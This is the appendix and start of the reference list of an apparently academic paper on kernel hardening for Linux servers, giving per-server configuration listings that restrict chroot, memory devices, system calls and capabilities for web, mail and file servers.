CONFIG_HRDKRL_CAP_IPC_LOCK=y
CONFIG_HRDKRL_CAP_IPC_OWNER=y
CONFIG_HRDKRL_CAP_SYS_MODULE=y
# CONFIG_HRDKRL_CAP_SYS_RAWIO is not set
# CONFIG_HRDKRL_CAP_SYS_CHROOT is not set
CONFIG_HRDKRL_CAP_SYS_PTRACE=y
CONFIG_HRDKRL_CAP_SYS_PACCT=y
CONFIG_HRDKRL_CAP_SYS_NICE=y
# CONFIG_HRDKRL_CAP_SYS_RESOURCE is not set
# CONFIG_HRDKRL_CAP_SYS_TIME is not set
CONFIG_HRDKRL_CAP_SYS_TTY_CONFIG=y
CONFIG_HRDKRL_CAP_MKNOD=y
CONFIG_HRDKRL_CAP_LEASE=y
CONFIG_HRDKRL_FTP_NO_OVERWRITE=y
FTP_NO_OVERWRITE_DIR="/var/ftp"
CONFIG_HRDKRL_FTP_NO_OVERWRITE_BEFORE_INIT=y
# CONFIG_HRDKRL_FTP_NO_OVERWRITE_SYSCALL is not set
```

9.2.2 Web Server

```
#
# Hardened Kernels For Linux Servers
#
CONFIG_HRDKRL_CHROOT=y
CONFIG_HRDKRL_CHROOT_DENY_UNIX_SOCKET=y
CONFIG_HRDKRL_CHROOT_SHMAT=y
CONFIG_HRDKRL_CHROOT_DOUBLE=y
CONFIG_HRDKRL_TMP_RACE=y
CONFIG_HRDKRL_TMP_RACE_SOFT=y
CONFIG_HRDKRL_TMP_RACE_HARD=y
CONFIG_HRDKRL_ELIMINATE_EXT2_FILE_ATTRIBUTES=y
CONFIG_HRDKRL_CLOSE_ON_EXEC=y
CONFIG_HRDKRL_TPM=y
CONFIG_HRDKRL_TRUSTED_DIRS="/bin,/lib,/sbin,/usr,/etc"
CONFIG_HRDKRL_TPM_BEFORE_INIT=y
# CONFIG_HRDKRL_TPM_SYSCALL is not set
CONFIG_HRDKRL_KLOGGER=y
LOG_SERVER_IP="192.168.17.213"
LOG_SERVER_PORT=8090
CONFIG_HRDKRL_KLOGGER_BEFORE_INIT=y
# CONFIG_HRDKRL_KLOGGER_SYSCALL is not set
CONFIG_HRDKRL_KIC=y
KIC_TIMEOUT=100
CONFIG_HRDKRL_KIC_BEFORE_INIT=y
# CONFIG_HRDKRL_KIC_SYSCALL is not set
CONFIG_HRDKRL_MEM_DEVICES=y
CONFIG_HRDKRL_MEM_DEVICES_KMEM=y
CONFIG_HRDKRL_MEM_DEVICES_KMEM_NOACCESS=y
```

```
# CONFIG_HRDKRL_MEM_DEVICES_KMEM_READONLY is not set
CONFIG_HRDKRL_MEM_DEVICES_MEM=y
CONFIG_HRDKRL_MEM_DEVICES_MEM_NOACCESS=y
# CONFIG_HRDKRL_MEM_DEVICES_MEM_READONLY is not set
CONFIG_HRDKRL_MEM_DEVICES_PORT=y
CONFIG_HRDKRL_MEM_DEVICES_PORT_NOACCESS=y
# CONFIG_HRDKRL_MEM_DEVICES_PORT_READONLY is not set
CONFIG_HRDKRL_FREEZE_NETWORK=y
CONFIG_HRDKRL_FREEZE_NETWORK_ROUTE_OPERATIONS=y
CONFIG_HRDKRL_FREEZE_NETWORK_INTERFACE_OPERATIONS=y
CONFIG_HRDKRL_RLIMIT=y
MAX_NUM_PROC=50
MAX_FILE_OPEN=50


#
#  Elimination of system calls
#
CONFIG_HRDKRL_SYSCALL_ELIM_RTIME=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_PA=y
CONFIG_HRDKRL_NO_SETFSUID=y
CONFIG_HRDKRL_NO_SETFSGID=y
CONFIG_HRDKRL_NO_SETRESUID=y
CONFIG_HRDKRL_NO_SETRESGID=y
# CONFIG_HRDKRL_NO_SETREUID is not set
CONFIG_HRDKRL_NO_SETREGID=y
# CONFIG_HRDKRL_NO_SETGROUPS is not set
CONFIG_HRDKRL_NO_NICE=y
CONFIG_HRDKRL_NO_SETPRIORITY=y
CONFIG_HRDKRL_NO_GETPRIORITY=y
CONFIG_HRDKRL_NO_SCHED_SETPARAM=y
CONFIG_HRDKRL_NO_SCHED_GETPARAM=y
CONFIG_HRDKRL_NO_SCHED_SETSCHEDULER=y
CONFIG_HRDKRL_NO_SCHED_GETSCHEDULER=y
CONFIG_HRDKRL_NO_SCHED_YIELD=y
CONFIG_HRDKRL_NO_SCHED_RR_GET_INTERVAL=y
CONFIG_HRDKRL_NO_SCHED_GET_PRIORITY_MAX=y
CONFIG_HRDKRL_NO_SCHED_GET_PRIORITY_MIN=y
CONFIG_HRDKRL_NO_IOPERM=y
# CONFIG_HRDKRL_NO_IOPL is not set
CONFIG_HRDKRL_NO_PRCTL=y
CONFIG_HRDKRL_NO_PERSONALITY=y
CONFIG_HRDKRL_NO_GETTID=y
CONFIG_HRDKRL_NO_TIMES=y
CONFIG_HRDKRL_NO_CHROOT=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_FS=y
# CONFIG_HRDKRL_NO_READV is not set
# CONFIG_HRDKRL_NO_WRITEV is not set
# CONFIG_HRDKRL_NO_PREAD is not set
# CONFIG_HRDKRL_NO_PWRITE is not set
```

```
# CONFIG_HRDKRL_NO_SENDFILE is not set
CONFIG_HRDKRL_NO_TRUNCATE=y
CONFIG_HRDKRL_NO_FTRUNCATE=y
CONFIG_HRDKRL_NO_SYNC=y
CONFIG_HRDKRL_NO_FSYNC=y
CONFIG_HRDKRL_NO_FDATASYNC=y
CONFIG_HRDKRL_NO_SETXATTR=y
CONFIG_HRDKRL_NO_LSETXATTR=y
CONFIG_HRDKRL_NO_FSETXATTR=y
CONFIG_HRDKRL_NO_GETXATTR=y
CONFIG_HRDKRL_NO_LGETXATTR=y
CONFIG_HRDKRL_NO_FGETXATTR=y
CONFIG_HRDKRL_NO_LISTXATTR=y
CONFIG_HRDKRL_NO_LLISTXATTR=y
CONFIG_HRDKRL_NO_FLISTXATTR=y
CONFIG_HRDKRL_NO_REMOVEXATTR=y
CONFIG_HRDKRL_NO_LREMOVEXATTR=y
CONFIG_HRDKRL_NO_FREMOVEXATTR=y
# CONFIG_HRDKRL_NO_CHMOD is not set
# CONFIG_HRDKRL_NO_FCHMOD is not set
# CONFIG_HRDKRL_NO_CHOWN is not set
CONFIG_HRDKRL_NO_FCHOWN=y
CONFIG_HRDKRL_NO_LCHOWN=y
# CONFIG_HRDKRL_NO_UTIME is not set
CONFIG_HRDKRL_NO_RENAME=y
CONFIG_HRDKRL_NO_READLINK=y
# CONFIG_HRDKRL_NO_UNLINK is not set
# CONFIG_HRDKRL_NO_LINK is not set
CONFIG_HRDKRL_NO_RMDIR=y
CONFIG_HRDKRL_NO_MKDIR=y
CONFIG_HRDKRL_NO_USTAT=y
CONFIG_HRDKRL_NO_STATFS=y
CONFIG_HRDKRL_NO_FSTATFS=y
CONFIG_HRDKRL_NO_SYSFS=y
CONFIG_HRDKRL_NO_MKNOD=y
# CONFIG_HRDKRL_NO_PIVOT_ROOT is not set
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_IPC=y
# CONFIG_HRDKRL_NO_SELECT is not set
# CONFIG_HRDKRL_NO_POLL is not set
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_MOD=y
CONFIG_HRDKRL_NO_INIT_MODULE=y
CONFIG_HRDKRL_NO_CREATE_MODULE=y
CONFIG_HRDKRL_NO_DELETE_MODULE=y
CONFIG_HRDKRL_NO_QUERY_MODULE=y
CONFIG_HRDKRL_NO_GET_KERNEL_SYMS=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_MM=y
CONFIG_HRDKRL_NO_USELIB=y
CONFIG_HRDKRL_NO_MINCORE=y
CONFIG_HRDKRL_NO_MADVISE=y
CONFIG_HRDKRL_NO_MLOCK=y
CONFIG_HRDKRL_NO_MUNLOCK=y
```

```
CONFIG_HRDKRL_NO_MLOCKALL=y
CONFIG_HRDKRL_NO_MUNLOCKALL=y
CONFIG_HRDKRL_NO_MSYNC=y
CONFIG_HRDKRL_NO_MREMAP=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_PM=y
CONFIG_HRDKRL_NO_PTRACE=y
CONFIG_HRDKRL_NO_TKILL=y
CONFIG_HRDKRL_NO_VFORK=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_SW=y
CONFIG_HRDKRL_NO_SYSINFO=y
CONFIG_HRDKRL_NO_ADJTIMEX=y
CONFIG_HRDKRL_NO_VM86=y
CONFIG_HRDKRL_NO_READAHEAD=y
CONFIG_HRDKRL_NO_VHANGUP=y
CONFIG_HRDKRL_NO_STIME=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_DL=y
CONFIG_HRDKRL_NO_SYSLOG=y
CONFIG_HRDKRL_NO_ACCT=y
CONFIG_HRDKRL_NO_BDFLUSH=y
CONFIG_HRDKRL_NO_NFSSERVCTL=y

#
#  Elimination of capabilities
#
CONFIG_HRDKRL_CAP_ELIM_RTIME=y
CONFIG_HRDKRL_CAP_ELIM_CTIME=y
# CONFIG_HRDKRL_CAP_CHOWN is not set
CONFIG_HRDKRL_CAP_LINUX_IMMUTABLE=y
CONFIG_HRDKRL_CAP_NET_BROADCAST=y
# CONFIG_HRDKRL_CAP_NET_RAW is not set
CONFIG_HRDKRL_CAP_IPC_LOCK=y
CONFIG_HRDKRL_CAP_IPC_OWNER=y
CONFIG_HRDKRL_CAP_SYS_MODULE=y
# CONFIG_HRDKRL_CAP_SYS_RAWIO is not set
CONFIG_HRDKRL_CAP_SYS_CHROOT=y
CONFIG_HRDKRL_CAP_SYS_PTRACE=y
CONFIG_HRDKRL_CAP_SYS_PACCT=y
CONFIG_HRDKRL_CAP_SYS_NICE=y
# CONFIG_HRDKRL_CAP_SYS_RESOURCE is not set
# CONFIG_HRDKRL_CAP_SYS_TIME is not set
CONFIG_HRDKRL_CAP_SYS_TTY_CONFIG=y
CONFIG_HRDKRL_CAP_MKNOD=y
CONFIG_HRDKRL_CAP_LEASE=y
# CONFIG_HRDKRL_FTP_NO_OVERWRITE is not set
```

9.2.3 Mail Server

```
#
# Hardened Kernels For Linux Servers
#
```

```
CONFIG_HRDKRL_CHROOT=y
CONFIG_HRDKRL_CHROOT_DENY_UNIX_SOCKET=y
CONFIG_HRDKRL_CHROOT_SHMAT=y
# CONFIG_HRDKRL_CHROOT_DOUBLE is not set
CONFIG_HRDKRL_TMP_RACE=y
CONFIG_HRDKRL_TMP_RACE_SOFT=y
CONFIG_HRDKRL_TMP_RACE_HARD=y
CONFIG_HRDKRL_ELIMINATE_EXT2_FILE_ATTRIBUTES=y
# CONFIG_HRDKRL_CLOSE_ON_EXEC is not set
CONFIG_HRDKRL_TPM=y
CONFIG_HRDKRL_TRUSTED_DIRS="/etc,/lib,/bin,/usr,/sbin"
CONFIG_HRDKRL_TPM_BEFORE_INIT=y
# CONFIG_HRDKRL_TPM_SYSCALL is not set
CONFIG_HRDKRL_KLOGGER=y
LOG_SERVER_IP="192.168.17.213"
LOG_SERVER_PORT=8090
CONFIG_HRDKRL_KLOGGER_BEFORE_INIT=y
# CONFIG_HRDKRL_KLOGGER_SYSCALL is not set
CONFIG_HRDKRL_KIC=y
KIC_TIMEOUT=100
CONFIG_HRDKRL_KIC_BEFORE_INIT=y
# CONFIG_HRDKRL_KIC_SYSCALL is not set
CONFIG_HRDKRL_MEM_DEVICES=y
CONFIG_HRDKRL_MEM_DEVICES_KMEM=y
CONFIG_HRDKRL_MEM_DEVICES_KMEM_NOACCESS=y
# CONFIG_HRDKRL_MEM_DEVICES_KMEM_READONLY is not set
CONFIG_HRDKRL_MEM_DEVICES_MEM=y
CONFIG_HRDKRL_MEM_DEVICES_MEM_NOACCESS=y
# CONFIG_HRDKRL_MEM_DEVICES_MEM_READONLY is not set
CONFIG_HRDKRL_MEM_DEVICES_PORT=y
CONFIG_HRDKRL_MEM_DEVICES_PORT_NOACCESS=y
# CONFIG_HRDKRL_MEM_DEVICES_PORT_READONLY is not set
CONFIG_HRDKRL_FREEZE_NETWORK=y
CONFIG_HRDKRL_FREEZE_NETWORK_ROUTE_OPERATIONS=y
CONFIG_HRDKRL_FREEZE_NETWORK_INTERFACE_OPERATIONS=y
CONFIG_HRDKRL_RLIMIT=y
MAX_NUM_PROC=500
MAX_FILE_OPEN=200


#
#  Elimination of system calls
#
CONFIG_HRDKRL_SYSCALL_ELIM_RTIME=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_PA=y
CONFIG_HRDKRL_NO_SETFSUID=y
CONFIG_HRDKRL_NO_SETFSGID=y
# CONFIG_HRDKRL_NO_SETRESUID is not set
CONFIG_HRDKRL_NO_SETRESGID=y
# CONFIG_HRDKRL_NO_SETREUID is not set
```

```
# CONFIG_HRDKRL_NO_SETREGID is not set
# CONFIG_HRDKRL_NO_SETGROUPS is not set
CONFIG_HRDKRL_NO_NICE=y
CONFIG_HRDKRL_NO_SETPRIORITY=y
CONFIG_HRDKRL_NO_GETPRIORITY=y
CONFIG_HRDKRL_NO_SCHED_SETPARAM=y
CONFIG_HRDKRL_NO_SCHED_GETPARAM=y
CONFIG_HRDKRL_NO_SCHED_SETSCHEDULER=y
CONFIG_HRDKRL_NO_SCHED_GETSCHEDULER=y
CONFIG_HRDKRL_NO_SCHED_YIELD=y
CONFIG_HRDKRL_NO_SCHED_RR_GET_INTERVAL=y
CONFIG_HRDKRL_NO_SCHED_GET_PRIORITY_MAX=y
CONFIG_HRDKRL_NO_SCHED_GET_PRIORITY_MIN=y
CONFIG_HRDKRL_NO_IOPERM=y
# CONFIG_HRDKRL_NO_IOPL is not set
CONFIG_HRDKRL_NO_PRCTL=y
CONFIG_HRDKRL_NO_PERSONALITY=y
CONFIG_HRDKRL_NO_GETTID=y
CONFIG_HRDKRL_NO_TIMES=y
# CONFIG_HRDKRL_NO_CHROOT is not set
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_FS=y
# CONFIG_HRDKRL_NO_READV is not set
# CONFIG_HRDKRL_NO_WRITEV is not set
# CONFIG_HRDKRL_NO_PREAD is not set
# CONFIG_HRDKRL_NO_PWRITE is not set
CONFIG_HRDKRL_NO_SENDFILE=y
CONFIG_HRDKRL_NO_TRUNCATE=y
# CONFIG_HRDKRL_NO_FTRUNCATE is not set
# CONFIG_HRDKRL_NO_SYNC is not set
# CONFIG_HRDKRL_NO_FSYNC is not set
CONFIG_HRDKRL_NO_FDATASYNC=y
CONFIG_HRDKRL_NO_SETXATTR=y
CONFIG_HRDKRL_NO_LSETXATTR=y
CONFIG_HRDKRL_NO_FSETXATTR=y
CONFIG_HRDKRL_NO_GETXATTR=y
CONFIG_HRDKRL_NO_LGETXATTR=y
CONFIG_HRDKRL_NO_FGETXATTR=y
CONFIG_HRDKRL_NO_LISTXATTR=y
CONFIG_HRDKRL_NO_LLISTXATTR=y
CONFIG_HRDKRL_NO_FLISTXATTR=y
CONFIG_HRDKRL_NO_REMOVEXATTR=y
CONFIG_HRDKRL_NO_LREMOVEXATTR=y
CONFIG_HRDKRL_NO_FREMOVEXATTR=y
# CONFIG_HRDKRL_NO_CHMOD is not set
# CONFIG_HRDKRL_NO_FCHMOD is not set
# CONFIG_HRDKRL_NO_CHOWN is not set
CONFIG_HRDKRL_NO_FCHOWN=y
CONFIG_HRDKRL_NO_LCHOWN=y
# CONFIG_HRDKRL_NO_UTIME is not set
# CONFIG_HRDKRL_NO_RENAME is not set
CONFIG_HRDKRL_NO_READLINK=y
```

```
# CONFIG_HRDKRL_NO_UNLINK is not set
# CONFIG_HRDKRL_NO_LINK is not set
# CONFIG_HRDKRL_NO_RMDIR is not set
# CONFIG_HRDKRL_NO_MKDIR is not set
CONFIG_HRDKRL_NO_USTAT=y
CONFIG_HRDKRL_NO_STATFS=y
CONFIG_HRDKRL_NO_FSTATFS=y
CONFIG_HRDKRL_NO_SYSFS=y
# CONFIG_HRDKRL_NO_MKNOD is not set
# CONFIG_HRDKRL_NO_PIVOT_ROOT is not set
# CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_IPC is not set
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_MOD=y
CONFIG_HRDKRL_NO_INIT_MODULE=y
CONFIG_HRDKRL_NO_CREATE_MODULE=y
CONFIG_HRDKRL_NO_DELETE_MODULE=y
CONFIG_HRDKRL_NO_QUERY_MODULE=y
CONFIG_HRDKRL_NO_GET_KERNEL_SYMS=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_MM=y
CONFIG_HRDKRL_NO_USELIB=y
CONFIG_HRDKRL_NO_MINCORE=y
CONFIG_HRDKRL_NO_MADVISE=y
CONFIG_HRDKRL_NO_MLOCK=y
CONFIG_HRDKRL_NO_MUNLOCK=y
CONFIG_HRDKRL_NO_MLOCKALL=y
CONFIG_HRDKRL_NO_MUNLOCKALL=y
CONFIG_HRDKRL_NO_MSYNC=y
CONFIG_HRDKRL_NO_MREMAP=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_PM=y
CONFIG_HRDKRL_NO_PTRACE=y
CONFIG_HRDKRL_NO_TKILL=y
# CONFIG_HRDKRL_NO_VFORK is not set
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_SW=y
CONFIG_HRDKRL_NO_SYSINFO=y
CONFIG_HRDKRL_NO_ADJTIMEX=y
CONFIG_HRDKRL_NO_VM86=y
CONFIG_HRDKRL_NO_READAHEAD=y
CONFIG_HRDKRL_NO_VHANGUP=y
CONFIG_HRDKRL_NO_STIME=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_DL=y
CONFIG_HRDKRL_NO_SYSLOG=y
CONFIG_HRDKRL_NO_ACCT=y
CONFIG_HRDKRL_NO_BDFLUSH=y
CONFIG_HRDKRL_NO_NFSSERVCTL=y

#
#  Elimination of capabilities
#
CONFIG_HRDKRL_CAP_ELIM_RTIME=y
CONFIG_HRDKRL_CAP_ELIM_CTIME=y
# CONFIG_HRDKRL_CAP_CHOWN is not set
CONFIG_HRDKRL_CAP_LINUX_IMMUTABLE=y
```

```
CONFIG_HRDKRL_CAP_NET_BROADCAST=y
# CONFIG_HRDKRL_CAP_NET_RAW is not set
CONFIG_HRDKRL_CAP_IPC_LOCK=y
CONFIG_HRDKRL_CAP_IPC_OWNER=y
CONFIG_HRDKRL_CAP_SYS_MODULE=y
# CONFIG_HRDKRL_CAP_SYS_RAWIO is not set
# CONFIG_HRDKRL_CAP_SYS_CHROOT is not set
CONFIG_HRDKRL_CAP_SYS_PTRACE=y
CONFIG_HRDKRL_CAP_SYS_PACCT=y
CONFIG_HRDKRL_CAP_SYS_NICE=y
# CONFIG_HRDKRL_CAP_SYS_RESOURCE is not set
# CONFIG_HRDKRL_CAP_SYS_TIME is not set
CONFIG_HRDKRL_CAP_SYS_TTY_CONFIG=y
# CONFIG_HRDKRL_CAP_MKNOD is not set
CONFIG_HRDKRL_CAP_LEASE=y
# CONFIG_HRDKRL_FTP_NO_OVERWRITE is not set
```

9.2.4 File Server

```
#
# Hardened Kernels For Linux Servers
#
CONFIG_HRDKRL_CHROOT=y
CONFIG_HRDKRL_CHROOT_DENY_UNIX_SOCKET=y
CONFIG_HRDKRL_CHROOT_SHMAT=y
CONFIG_HRDKRL_CHROOT_DOUBLE=y
CONFIG_HRDKRL_TMP_RACE=y
CONFIG_HRDKRL_TMP_RACE_SOFT=y
CONFIG_HRDKRL_TMP_RACE_HARD=y
CONFIG_HRDKRL_ELIMINATE_EXT2_FILE_ATTRIBUTES=y
CONFIG_HRDKRL_CLOSE_ON_EXEC=y
CONFIG_HRDKRL_TPM=y
CONFIG_HRDKRL_TRUSTED_DIRS="/etc,/lib,/bin,/usr,/sbin"
CONFIG_HRDKRL_TPM_BEFORE_INIT=y
# CONFIG_HRDKRL_TPM_SYSCALL is not set
CONFIG_HRDKRL_KLOGGER=y
LOG_SERVER_IP="192.168.17.213"
LOG_SERVER_PORT=8090
CONFIG_HRDKRL_KLOGGER_BEFORE_INIT=y
# CONFIG_HRDKRL_KLOGGER_SYSCALL is not set
CONFIG_HRDKRL_KIC=y
KIC_TIMEOUT=100
CONFIG_HRDKRL_KIC_BEFORE_INIT=y
# CONFIG_HRDKRL_KIC_SYSCALL is not set
CONFIG_HRDKRL_MEM_DEVICES=y
CONFIG_HRDKRL_MEM_DEVICES_KMEM=y
CONFIG_HRDKRL_MEM_DEVICES_KMEM_NOACCESS=y
# CONFIG_HRDKRL_MEM_DEVICES_KMEM_READONLY is not set
CONFIG_HRDKRL_MEM_DEVICES_MEM=y
CONFIG_HRDKRL_MEM_DEVICES_MEM_NOACCESS=y
```

```
# CONFIG_HRDKRL_MEM_DEVICES_MEM_READONLY is not set
CONFIG_HRDKRL_MEM_DEVICES_PORT=y
CONFIG_HRDKRL_MEM_DEVICES_PORT_NOACCESS=y
# CONFIG_HRDKRL_MEM_DEVICES_PORT_READONLY is not set
CONFIG_HRDKRL_FREEZE_NETWORK=y
CONFIG_HRDKRL_FREEZE_NETWORK_ROUTE_OPERATIONS=y
CONFIG_HRDKRL_FREEZE_NETWORK_INTERFACE_OPERATIONS=y
# CONFIG_HRDKRL_RLIMIT is not set

#
#  Elimination of system calls
#
CONFIG_HRDKRL_SYSCALL_ELIM_RTIME=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_PA=y
CONFIG_HRDKRL_NO_SETFSUID=y
CONFIG_HRDKRL_NO_SETFSGID=y
CONFIG_HRDKRL_NO_SETRESUID=y
CONFIG_HRDKRL_NO_SETRESGID=y
# CONFIG_HRDKRL_NO_SETREUID is not set
# CONFIG_HRDKRL_NO_SETREGID is not set
# CONFIG_HRDKRL_NO_SETGROUPS is not set
CONFIG_HRDKRL_NO_NICE=y
CONFIG_HRDKRL_NO_SETPRIORITY=y
CONFIG_HRDKRL_NO_GETPRIORITY=y
CONFIG_HRDKRL_NO_SCHED_SETPARAM=y
CONFIG_HRDKRL_NO_SCHED_GETPARAM=y
CONFIG_HRDKRL_NO_SCHED_SETSCHEDULER=y
CONFIG_HRDKRL_NO_SCHED_GETSCHEDULER=y
CONFIG_HRDKRL_NO_SCHED_YIELD=y
CONFIG_HRDKRL_NO_SCHED_RR_GET_INTERVAL=y
CONFIG_HRDKRL_NO_SCHED_GET_PRIORITY_MAX=y
CONFIG_HRDKRL_NO_SCHED_GET_PRIORITY_MIN=y
CONFIG_HRDKRL_NO_IOPERM=y
# CONFIG_HRDKRL_NO_IOPL is not set
CONFIG_HRDKRL_NO_PRCTL=y
CONFIG_HRDKRL_NO_PERSONALITY=y
CONFIG_HRDKRL_NO_GETTID=y
CONFIG_HRDKRL_NO_TIMES=y
CONFIG_HRDKRL_NO_CHROOT=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_FS=y
# CONFIG_HRDKRL_NO_READV is not set
# CONFIG_HRDKRL_NO_WRITEV is not set
# CONFIG_HRDKRL_NO_PREAD is not set
# CONFIG_HRDKRL_NO_PWRITE is not set
CONFIG_HRDKRL_NO_SENDFILE=y
CONFIG_HRDKRL_NO_TRUNCATE=y
CONFIG_HRDKRL_NO_FTRUNCATE=y
CONFIG_HRDKRL_NO_SYNC=y
# CONFIG_HRDKRL_NO_FSYNC is not set
# CONFIG_HRDKRL_NO_FDATASYNC is not set
```

```
CONFIG_HRDKRL_NO_SETXATTR=y
CONFIG_HRDKRL_NO_LSETXATTR=y
CONFIG_HRDKRL_NO_FSETXATTR=y
CONFIG_HRDKRL_NO_GETXATTR=y
CONFIG_HRDKRL_NO_LGETXATTR=y
CONFIG_HRDKRL_NO_FGETXATTR=y
CONFIG_HRDKRL_NO_LISTXATTR=y
CONFIG_HRDKRL_NO_LLISTXATTR=y
CONFIG_HRDKRL_NO_FLISTXATTR=y
CONFIG_HRDKRL_NO_REMOVEXATTR=y
CONFIG_HRDKRL_NO_LREMOVEXATTR=y
CONFIG_HRDKRL_NO_FREMOVEXATTR=y
# CONFIG_HRDKRL_NO_CHMOD is not set
# CONFIG_HRDKRL_NO_FCHMOD is not set
# CONFIG_HRDKRL_NO_CHOWN is not set
CONFIG_HRDKRL_NO_FCHOWN=y
CONFIG_HRDKRL_NO_LCHOWN=y
# CONFIG_HRDKRL_NO_UTIME is not set
# CONFIG_HRDKRL_NO_RENAME is not set
CONFIG_HRDKRL_NO_READLINK=y
# CONFIG_HRDKRL_NO_UNLINK is not set
# CONFIG_HRDKRL_NO_LINK is not set
CONFIG_HRDKRL_NO_RMDIR=y
CONFIG_HRDKRL_NO_MKDIR=y
CONFIG_HRDKRL_NO_USTAT=y
CONFIG_HRDKRL_NO_STATFS=y
CONFIG_HRDKRL_NO_FSTATFS=y
CONFIG_HRDKRL_NO_SYSFS=y
CONFIG_HRDKRL_NO_MKNOD=y
# CONFIG_HRDKRL_NO_PIVOT_ROOT is not set
# CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_IPC is not set
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_MOD=y
CONFIG_HRDKRL_NO_INIT_MODULE=y
CONFIG_HRDKRL_NO_CREATE_MODULE=y
CONFIG_HRDKRL_NO_DELETE_MODULE=y
CONFIG_HRDKRL_NO_QUERY_MODULE=y
CONFIG_HRDKRL_NO_GET_KERNEL_SYMS=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_MM=y
CONFIG_HRDKRL_NO_USELIB=y
CONFIG_HRDKRL_NO_MINCORE=y
CONFIG_HRDKRL_NO_MADVISE=y
CONFIG_HRDKRL_NO_MLOCK=y
CONFIG_HRDKRL_NO_MUNLOCK=y
CONFIG_HRDKRL_NO_MLOCKALL=y
CONFIG_HRDKRL_NO_MUNLOCKALL=y
CONFIG_HRDKRL_NO_MSYNC=y
CONFIG_HRDKRL_NO_MREMAP=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_PM=y
CONFIG_HRDKRL_NO_PTRACE=y
CONFIG_HRDKRL_NO_TKILL=y
CONFIG_HRDKRL_NO_VFORK=y
```

```
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_SW=y
CONFIG_HRDKRL_NO_SYSINFO=y
CONFIG_HRDKRL_NO_ADJTIMEX=y
CONFIG_HRDKRL_NO_VM86=y
CONFIG_HRDKRL_NO_READAHEAD=y
CONFIG_HRDKRL_NO_VHANGUP=y
CONFIG_HRDKRL_NO_STIME=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_DL=y
CONFIG_HRDKRL_NO_SYSLOG=y
CONFIG_HRDKRL_NO_ACCT=y
CONFIG_HRDKRL_NO_BDFLUSH=y
# CONFIG_HRDKRL_NO_NFSSERVCTL is not set

#
#  Elimination of capabilities
#
CONFIG_HRDKRL_CAP_ELIM_RTIME=y
CONFIG_HRDKRL_CAP_ELIM_CTIME=y
# CONFIG_HRDKRL_CAP_CHOWN is not set
CONFIG_HRDKRL_CAP_LINUX_IMMUTABLE=y
CONFIG_HRDKRL_CAP_NET_BROADCAST=y
# CONFIG_HRDKRL_CAP_NET_RAW is not set
CONFIG_HRDKRL_CAP_IPC_LOCK=y
CONFIG_HRDKRL_CAP_IPC_OWNER=y
CONFIG_HRDKRL_CAP_SYS_MODULE=y
# CONFIG_HRDKRL_CAP_SYS_RAWIO is not set
CONFIG_HRDKRL_CAP_SYS_CHROOT=y
CONFIG_HRDKRL_CAP_SYS_PTRACE=y
CONFIG_HRDKRL_CAP_SYS_PACCT=y
CONFIG_HRDKRL_CAP_SYS_NICE=y
# CONFIG_HRDKRL_CAP_SYS_RESOURCE is not set
# CONFIG_HRDKRL_CAP_SYS_TIME is not set
CONFIG_HRDKRL_CAP_SYS_TTY_CONFIG=y
CONFIG_HRDKRL_CAP_MKNOD=y
CONFIG_HRDKRL_CAP_LEASE=y
# CONFIG_HRDKRL_FTP_NO_OVERWRITE is not set
```

References

Adamyse, K. 2002. Handling interrupt descriptor table for fun and profit. *Phrack 59*. `www.phrack.org/show.php?p=59&a=4`.

Aleph One. 1996. Smashing the stack for fun and profit. *Phrack 7,* 49, 14–16. `www.phrack.org/show.php?p=49&a=14`.

Bach, M. 1986. *The Design of The UNIX Operating System*. Prentice Hall, PTR Prentice Hall, Englewood Cliffs, New Jersey 07632, Chapter 4, Internal Representation of Files.

Bailey, L. 2001. Avoiding security holes when developing an application - part 5: Race conditions. Tech. rep. `www.linuxfocus.org/English/September2001/article198.meta.shtml`.

Baratloo, A., Singh, N., and Tsai, T. 2000. Transparent Run-Time Defense Against Stack Smashing Attacks. In *Proceedings of USENIX Annual Technical Conference*. USENIX.

Bernaschi, M., Gabrielli, E., and Mancini, L. 2002. REMUS: A Security-Enhanced Operating System. *ACM Transactions on Information and System Security*.

Berners-Lee, T. 1996. Hypertext transfer protocol – HTTP/1.0. Tech. rep. `www.faqs.org/rfcs/rfc1945.html`.

Beyer, K. 2000. Turbolinux security announcement: Packages: sysklogd-1.3.31-5 and earlier. `linuxtoday.com/security/2000091900204SCTL`.

Biege, T. 2003. Hypermail local temporary file race condition vulnerability. `www.securityfocus.com/bid/6975`.

Blasphemy. 2002. all-root.c, a Linux LKM trojan. `packetstormsecurity.nl/UNIX/penetration/rootkits/`.

Bligh, M. J. 2003. Security vulnerability in `ioperm` system call. `www.securiteam.com/unixfocus/5PP0L0AA0Q.html`.

Bovet, D. and Cesati, M. 2002. *Understanding the Linux Kernel*. O'Reilly & Associates, Inc., Sebastopol, CA 95472.

Buffer. 2003. Hijacking page fault handler exception table. *Phrack 11,* 61. `www.phrack.org /show.php?p=61&a=7`.

Callaghan, B., Pawlowski, B., and Staubach, P. 1995. NFS version 3 protocol specification. Tech. rep. June. `www.faqs.org/rfcs/rfc1813.html`.

CERT/CC. 2003. CERT/CC statistics 1988-2003. `www.cert.org/stats/`.

